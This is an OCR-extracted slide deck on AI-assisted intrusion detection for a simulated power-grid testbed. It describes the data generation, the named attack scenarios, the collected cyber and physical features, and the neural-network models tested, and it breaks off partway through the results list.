
AI-Assisted IDS (2/2)

Shallow Model: Support Vector Machine (SVM)


Deep Models:




Data → Cyber-Physical Power System Testbed (1/6)




Data → Cyber-Physical Power System Testbed (2/6)



Data → Cyber-Physical Power System Testbed (3/6)



MatLab Simulink



Load Profile:

Uniform r.v. Mean

$$L_{\text{bus}}(t) = L_{\text{base}} \times \mathcal{N}(1 + K[t] \times 0.07, 0.01)$$

P and Q form IEEE

6 month load profile

Standard deviation


Data → Cyber-Physical Power System Testbed (4/6)

- Docker containers connected by Docker network
- Substation local network: set of containers for HMI, PLC, and Relay
- From substation to router
- Connecting the routers: Synthetic scale free network with power law distribution:

Exponent

$$\tilde{\kappa} \sim k^{-\delta}, (2 \leq \delta \leq 2.6)$$


Nodal degree




- Control Center → Highest node degree


Data → Cyber-Physical Power System Testbed (5/6)

- Based on Random Positive Degree Correlation → mimics real-world coupling
- Power nodes of high degrees couple with communication nodes of high degrees, and so do nodes with low degrees.





Data → Cyber-Physical Power System Testbed (6/6)



Benign and Malicious Data (1/2)

- Benign: Run the system with the 6-month load profile ➔ Collect cyber-physical data

- Malicious: Run the system with the 6-month load profile under following attacks:
  - *False Data Injection:* Inject false command to switch off circuit breakers
  - *Backdoor:* Access HMI, switch off circuit breaker
  - *Brute Force:* Access HMI, switch off circuit breaker
  - *Reverse Shell:* Disable PLC, switch off circuit breaker
  - *Ransomware:* Disable Modbus/TCP communication to simulate a lockdown

Benign and Malicious Data (2/2)

Imputation

Timestamp	Physical Data (Original)	Cyber Data	Physical Data (Imputated)
1	Physical Data 1	Cyber Data 1	Physical Data 1
2	-	Cyber Data 2	Physical Data 1
3	-	Cyber Data 3	Physical Data 1
4	-	Cyber Data 4	Physical Data 1
5	Physical Data 2	Cyber Data 6	Physical Data 2
6	-	Cyber Data 7	Physical Data 2
7	-	Cyber Data 8	Physical Data 2
8	-	Cyber Data 9	Physical Data 2

Collected Cyber-Physical Features

Cyber	Physical
Source MAC Address	Phase 1 RMS Voltage (V)
Destination MAC Address	Phase 2 RMS Voltage (V)
Source IP Address	Phase 3 RMS Voltage (V)
Destination IP Address	Phase 1 RMS Current (A)
Packet Size (Bytes)	Phase 2 RMS Current (A)
Packet Protocol	Phase 3 RMS Current (A)
Source TCP Port	Frequency (Hz)
Destination TCP Port	Phase Angle (Degrees)
Source UDP Port	Active Power (W)
Destination UDP Port	Reactive Power (VAR)

AI-Assisted IDS Results (1/2)

- Models
  - Feed-Forward Neural Network (FNN)
  - Recurrent Neural Network (RNN)
  - Auto-Encoder with Attention (AEA)
  - Graph Neural Network (GNN)
- Three Strategies
  - Cyber-Only Models
